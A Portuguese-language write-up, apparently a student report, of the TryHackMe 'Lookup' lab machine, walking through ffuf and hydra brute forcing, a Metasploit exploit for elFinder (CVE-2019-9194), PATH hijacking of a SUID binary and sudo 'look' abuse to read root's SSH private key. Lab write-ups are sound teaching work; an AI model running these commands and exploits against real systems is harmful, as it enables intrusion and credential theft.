Nome da Máquina: Lookup

Plataforma: Try Hack Me



Máquina / Desafio:	Lookup
Dificuldade:	Fácil
Autor:	Lurian Lima (luricl)
Matrícula:	222005395

6 de novembro de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **2**

4 Movimentação Lateral **6**

5 Escalada de Privilégios **7**

6 Conclusão **8**

7 Referências **9**

1 Visão Geral

A **Lookup** é uma máquina Linux do tipo *boot2root* do TryHackMe, classificada como fácil. A superfície externa expõe apenas SSH (porta 22) e um servidor web Apache (porta 80), que redireciona para o *vhost* `lookup.thm`. O vetor de entrada parte de uma tela de login que, por retornar mensagens de erro distintas para usuário inválido e para senha incorreta, permite a enumeração de usuários válidos; de posse de um usuário, um ataque de força bruta revela sua senha. O acesso autenticado conduz a um gerenciador de arquivos *elFinder* em versão vulnerável, cuja exploração concede o shell inicial como `www-data`. A movimentação lateral abusa de um binário SUID personalizado (`pwm`) por meio de sequestro da variável `PATH`, recuperando as credenciais do usuário `think`. A escalada final explora uma permissão `sudo` sobre o utilitário `look` para ler a chave SSH privada do `root`.

2 Reconhecimento

Iniciando com o nmap.

```
$ nmap -sC -sV -T4 <TARGET_IP>
...
PORT      STATE    SERVICE       VERSION
22/tcp    open     ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu
   Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6d:1f:60:6c:98:1f:df:f8:47:79:fb:22:52:c0:85:d6 (RSA)
|   256 5b:83:31:26:1d:80:b0:1c:53:a0:14:5f:33:af:f9:0c (ECDSA)
|_  256 96:0b:96:62:a1:92:6f:61:6c:29:3c:8f:3f:08:3e:13 (ED25519)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
|_vmware-version: ERROR: Script execution failed (use -d to debug)
80/tcp    open     http          Apache httpd 2.4.41 ((Ubuntu))
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
|_http-title: Did not follow redirect to http://lookup.thm
...
```

Listing 1: Varredura de portas com Nmap

Há um servidor apache que podemos acessar pelo navegador, mas para isso teremos que atualizar o */etc/hosts* para acessar o vhost.

3 Exploração

Ao acessar o servidor, após atualizar */etc/hosts*, encontramos uma tela de login que retorna o seguinte erro ao tentarmos credenciais aleatórias:




Figura 1: Erro na tela de login.

No entanto, se tentarmos o usuário "admin", recebemos a mensagem "Wrong password. Please try again.".

Portanto, podemos usar o ffuf para testar várias combinações.

```
ffuf -w /snap/seclists/current/Passwords/Common-Credentials/xato-net-10-
   million-passwords-100000.txt -X POST -u http://lookup.thm/login.php -d "
   username=admin&password=FUZZ" -H "Content-Type: application/x-www-form-
   urlencoded" -fs 62
```

Listing 2: comando ffuf para testar várias combinações de usuário e senha. Foi aplicado um filtro para detectar a entrada que gera uma resposta de tamanho diferente do padrão

Assim, conseguimos encontrar uma senha:




Figura 2: Senha encontrada.

Porém, o servidor continua retornando erro. Portanto, dessa vez vale tentar manter a senha encontrada e fazer fuzzing do nome do usuário.

```
$ ffuf -w /snap/seclists/current/Passwords/Common-Credentials/10k-most-
   common.txt -X POST -u http://lookup.thm/login.php -d "username=FUZZ&
   password=password123" -H "Content-Type: application/x-www-form-urlencoded
   " -fs 74
```

Listing 3: comando ffuf para testar várias combinações de usuário. Foi aplicado um filtro para detectar a entrada que gera uma resposta de tamanho diferente do padrão de tamanho 74

Assim, conseguimos encontrar um usuário que corresponde à senha encontrada




Figura 3: Usuário correspondente à senha encontrada.

No entanto, ao tentar fazer o login com as credenciais encontradas, encontramos uma tela de erro.




Figura 4: Tela após login com as credenciais achadas.

Pois também temos que adicionar a url files.lookup.thm ao etc/hosts/




Figura 5: Tela após logar como jose.

Explorando a tela, encontramos a versão da aplicação rodando




Figura 6: Versão da aplicação rodando.

Com base nisso, podemos procurar por uma CVE




Figura 7: Procurando vulnerabilidades com searchsploit.




Figura 8: Opções do metasploit.

No metasploit, há algumas opções que precisam ser configuradas.

```
set RHOSTS <IP_DO_ALVO>
set VHOST files.lookup.thm
set TARGETURI /elFinder/
set LHOST <seu_IP_tun0>
set LPORT 4444
check
```

Após isso, podemos acessar o servidor remotamente




Figura 9: Conexão remota com o servidor.

O módulo explora uma injeção de comando no conector PHP do elFinder, presente nas versões anteriores à 2.1.48 (CVE-2019-9194). Ao executar `run`, o Metasploit envia uma imagem cujo *nome de arquivo* carrega o comando malicioso e, em seguida, dispara a rotação da imagem — operação que internamente invoca o utilitário `exiftran` sobre esse nome não sanitizado, fazendo o servidor executar o *payload*. Como resultado, obtemos uma sessão Meterpreter como o usuário `www-data`, dando início à fase de pós-exploração.

4 Movimentação Lateral

Com o shell de `www-data` obtido, iniciamos a enumeração local. Inspecionando o */etc/passwd*, identificamos, além do `root`, um usuário `think` com shell válido:

```
www-data@lookup:/$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/usr/bin/bash
think:x:1000:1000:,,,:/home/think:/bin/bash
```

Listing 4: Usuários com shell no /etc/passwd

No diretório *home* de `think` há um arquivo *.passwords* que parece interessante, mas que não temos permissão de ler como `www-data`:

```
www-data@lookup:/$ ls -la /home/think
-rw-r----- 1 root think  525 Jul 30  2023 .passwords
-rw-r--r-- 1 root think   33 Jul 30  2023 user.txt
```

Listing 5: Conteúdo do /home/think

Partimos então para a busca por binários SUID, que executam com os privilégios do dono em vez dos de quem os chama:

```
www-data@lookup:/$ find / -perm /4000 2>/dev/null
...
/usr/sbin/pwm
...
```

Listing 6: Busca por binários SUID

O binário `/usr/sbin/pwm` chama a atenção por não ser padrão do sistema. Ele é SUID e pertence ao `root`:

```
www-data@lookup:/$ ls -la /usr/sbin/pwm
-rwsr-sr-x 1 root root 17176 Jan 11  2024 /usr/sbin/pwm
```

Listing 7: Permissões do binário pwm

Ao executá-lo, observamos seu comportamento: ele roda o comando `id`, extrai o nome do usuário da saída e tenta ler o arquivo */home/<usuário>/.passwords*:

```
www-data@lookup:/$ /usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
```

Listing 8: Execução do pwm como www-data

O ponto fraco é que o `pwm` invoca `id` **sem caminho absoluto**. Assim, a resolução do binário segue a variável `PATH` do nosso ambiente, e podemos antepor um diretório sob nosso controle para que um `id` falso seja executado no lugar do real — técnica conhecida como *PATH hijacking*. Criamos um `id` que devolve `think` como usuário:

```
www-data@lookup:/$ export PATH=/tmp:$PATH
www-data@lookup:/$ cat /tmp/id
#!/bin/bash
echo "uid=33(think) gid=33(think) groups=33(think)"
www-data@lookup:/$ chmod +x /tmp/id
```

Listing 9: Sequestro do PATH e criação de um id falso

Ao rodar o `pwm` novamente, ele extrai `think` como usuário e nos devolve o conteúdo de */home/think/.passwords* — uma lista de senhas candidatas:

```
www-data@lookup:/$ /usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: think
jose1006
jose1004
jose1002
...
```

Listing 10: pwm enganado revela a lista de senhas de think

Salvamos essa lista em um arquivo e usamos o `hydra` para um ataque de força bruta no SSH do usuário `think`:

```
$ hydra -l think -P passwords.txt lookup.thm ssh -V
[22][ssh] host: lookup.thm   login: think   password: <REDIGIDO>
```

Listing 11: Força bruta SSH em think com a lista recuperada

Com a senha encontrada, acessamos a máquina via SSH como `think` e confirmamos a identidade, capturando também a primeira flag:

```
think@lookup:~$ id
uid=1000(think) gid=1000(think) groups=1000(think)
think@lookup:~$ cat user.txt
THM{<FLAG_DE_USUARIO>}
```

Listing 12: Acesso como think

5 Escalada de Privilégios

Como `think`, verificamos quais comandos o usuário pode executar com `sudo`:

```
think@lookup:~$ sudo -l
Matching Defaults entries for think on lookup:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/
       usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
User think may run the following commands on lookup:
    (ALL) /usr/bin/look
```

Listing 13: Privilégios sudo de think

O usuário pode rodar `/usr/bin/look` como `root`. Consultando o *GTFOBins*, vemos que o `look` pode ser usado para ler arquivos arbitrários; como a execução é feita como `root`, conseguimos ler qualquer arquivo do sistema:

```
LFILE=file_to_read
sudo look '' "$LFILE"
```

Listing 14: Técnica do look segundo o GTFOBins

O caminho mais rápido para o `root` é ler sua chave SSH privada:

```
think@lookup:~$ sudo /usr/bin/look '' /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAA...
-----END OPENSSH PRIVATE KEY-----
```

Listing 15: Leitura da chave SSH do root via look

Salvamos a chave em nossa máquina de ataque, ajustamos as permissões e acessamos como `root`, capturando a flag final:

```
$ chmod 600 id_rsa
$ ssh -i id_rsa root@lookup.thm
root@lookup:~# id
uid=0(root) gid=0(root) groups=0(root)
root@lookup:~# cat /root/root.txt
THM{<FLAG_DE_ROOT>}
```

Listing 16: Acesso final como root

6 Conclusão

A exploração da Lookup encadeou quatro falhas que, no fundo, compartilham um mesmo tema: a confiança indevida em entradas ou configurações não validadas. O reconhecimento revelou apenas SSH e um Apache redirecionando para `lookup.thm`. Na tela de login, mensagens de erro distintas para usuário inválido e senha incorreta permitiram enumerar o usuário `jose` e, por força bruta, descobrir sua senha. O acesso autenticado expôs um *elFinder* 2.1.47 vulnerável (CVE-2019-9194), cuja injeção de comando concedeu o *foothold* como `www-data`. A movimentação lateral abusou do binário SUID `pwm`, que invocava `id` por caminho relativo, permitindo um *PATH hijacking* para recuperar a senha de `think`. Por fim, uma permissão `sudo` mal configurada sobre o utilitário `look` possibilitou a leitura da chave SSH privada do `root`, concluindo o comprometimento total da máquina.

7 Referências

Referências

[1] **elFinder PHP Connector — Command Injection (CVE-2019-9194)**: injeção de comando no conector PHP do elFinder em versões anteriores à 2.1.48, explorada via rotação de imagem (`exiftran`). Módulo Metasploit `exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection`. Disponível em: https://nvd.nist.gov/vuln/detail/CVE-2019-9194

[2] **GTFOBins — look**: uso do binário `look` com `sudo` para leitura arbitrária de arquivos do sistema. Disponível em: https://gtfobins.github.io/gtfobins/look/

[3] **TryHackMe — Lookup**: sala de origem do desafio. Disponível em: https://tryhackme.com/room/lookup

[4] **TheHiker — Lookup TryHackMe Walkthrough**: referência utilizada como apoio para a cadeia de exploração. Disponível em: https://medium.com/@The_Hiker/lookup-tryhackme-walkthrough-thehi